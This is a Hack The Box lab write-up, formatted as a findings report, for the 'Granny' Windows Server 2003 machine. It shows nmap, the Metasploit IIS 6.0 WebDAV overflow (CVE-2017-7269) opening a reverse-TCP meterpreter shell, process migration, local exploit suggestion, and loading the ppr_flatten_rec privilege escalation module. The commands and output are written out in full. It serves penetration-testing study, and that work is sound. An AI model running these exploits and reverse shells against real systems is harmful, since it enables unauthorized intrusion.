Security Assessment Findings Report

Granny Machine – Hack The Box

Written by Dean Aviani

Report quick summary


Vulnerability Exploited	WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow (CVE-2017-7269)
System Vulnerable	Microsoft IIS 6.0
System Vulnerability Explanation	Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If: <http://" in a PROPFIND request, as exploited in the wild in July or August 2016.
Privilege Escalation Vulnerability	'EPATHOBJ::pprFlattenRec' Local Privilege Escalation (CVE-2013-3661)
Privilege Escalation Vulnerability Explanation	The EPATHOBJ::bFlatten function in win32k.sys in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2012, and Windows RT does not check whether linked-list traversal is continually accessing the same list member, which allows local users to cause a denial of service (infinite traversal) via vectors that trigger a crafted PATHRECORD chain.
Vulnerability Fix	It is recommended to update the Microsoft IIS Server to the latest version in order to apply the vendor supplied patches.
Severity	**Critical**

Report findings

An initial nmap scan revealed Microsoft IIS httpd 6.0 on port 80

```
root@kali:~# nmap -T4 -sV -p- 10.10.10.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-06 02:15 EST
Nmap scan report for 10.10.10.15
Host is up (0.26s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 297.83 seconds
```

Microsoft IIS httpd 6.0 landing page is shown below



Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.


Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

To access IIS Help

1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.

Searching for an exploit to Microsoft IIS httpd 6.0 on exploit-db



Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow

EDB-ID: 41738
CVE: 2017-7269
EDB Verified: ✗

Author: ZHINIANG PENG & CHEN WU
Type: REMOTE
Exploit: ⬇ / {}


Platform: WINDOWS
Date: 2017-03-27
Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). **All new content for 2020.**


Link: https://www.exploit-db.com/exploits/41738

Using Metasploit




```
root@kali:~# msfconsole -q
msf5 > search ScStoragePathFromUrl

Matching Modules
================


   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  exploit/windows/iis/iis_webdav_scstoragepathfromurl  2017-03-26       manual  Yes    Microsoft IIS WebDav ScStoragePathFromUrl Overflow


msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Setting parameters



```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.10.10.15
rhosts ⇒ 10.10.10.15
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost 10.10.14.12
lhost ⇒ 10.10.14.12
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lport 1234
lport ⇒ 1234
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Getting a shell




```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.12:1234
[*] Trying path length 3 to 60 ...
[*] Sending stage (176195 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.12:1234 → 10.10.10.15:1232) at 2020-11-06 05:04:21 -0500

meterpreter >
```

```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

 [*]Started reverse TCP handler on 10.10.14.12:1234
 [*]Trying path length 3 to 60...
 [*]Sending stage (176195 bytes) to 10.10.10.15
 [*]Meterpreter session 1 opened (10.10.14.12:1234 -> 10.10.10.15:1232) at 2020-11-
06 05:04:21 -0500

meterpreter > shell
 [-]Failed to spawn shell with thread impersonation. Retrying without it.
Process 2132 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service
```


In order to get full permissions on the machine, the privilege should be NT authority/system.

Migrating to wmiprvse.exe process to get more privileges on the machine




```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 276   4     smss.exe
 324   276   csrss.exe
 348   276   winlogon.exe
 396   348   services.exe
 412   348   savedump.exe
 432   348   lsass.exe
 600   396   svchost.exe
 688   396   svchost.exe
 752   396   svchost.exe
 776   396   svchost.exe
 812   396   svchost.exe
 948   396   spoolsv.exe
 976   396   msdtc.exe
 1092  396   cisvc.exe
 1132  396   svchost.exe
 1188  396   inetinfo.exe
 1228  396   svchost.exe
 1320  396   VGAuthService.exe
 1416  396   vmtoolsd.exe
 1464  396   svchost.exe
 1604  396   svchost.exe
 1716  396   alg.exe
 1768  600   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1876  396   dllhost.exe
 2432  600   wmiprvse.exe
 2656  1464  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 2728  600   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.e
xe
 2848  2656  rundll32.exe       x86   0                                      C:\WINDOWS\system32\rundll32.exe

meterpreter > getpid
Current pid: 2848
meterpreter > migrate 1768
[*] Migrating from 2848 to 1768 ...
[*] Migration completed successfully.
meterpreter > █
```

Enumerating the machine's system



```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 2616 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 GRANNY
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 1 Minutes, 42 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 801 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,333 MB
Page File: In Use:         137 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A

c:\windows\system32\inetsrv>
```


Searching for optional vulnerabilities for the existing session




```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 34 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > 
```

```
 - 10.10.10.15 [*]Collecting local exploits for
x86/windows                                                    ...
 34 - 10.10.10.15 [*]exploit checks are being
tried                                                            ...
nil versions are discouraged and will be deprecated in Rubygems
4
 - 10.10.10.15 [+]exploit/windows/local/ms10_015_kitrap0d: The service is running,
but could not be validated      .
 - 10.10.10.15 [+]exploit/windows/local/ms14_058_track_popup_menu: The target
appears to be vulnerable             .
 - 10.10.10.15 [+]exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to
be vulnerable             .
 - 10.10.10.15 [+]exploit/windows/local/ms15_051_client_copy_image: The target
appears to be vulnerable            .
 - 10.10.10.15 [+]exploit/windows/local/ms16_016_webdav: The service is running, but
could not be validated          .
 - 10.10.10.15 [+]exploit/windows/local/ms16_075_reflection: The target appears to
be vulnerable                .
 - 10.10.10.15 [+]exploit/windows/local/ppr_flatten_rec: The target appears to be
vulnerable                    .
[*] Post module execution completed
```

Using 'ppr_flatten_rec' exploit



```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ppr_flatten_rec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ppr_flatten_rec) > 
```



Microsoft Windows - 'EPATHOBJ::pprFlattenRec' Local Privilege Escalation (Metasploit)

EDB-ID: 26554

CVE: 2013-3661
2013-3660
2013-3130

EDB Verified: ✓

Author: METASPLOIT

Type: LOCAL

Exploit: ⬇ / {}

Platform: WINDOWS

Date: 2013-07-02


Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

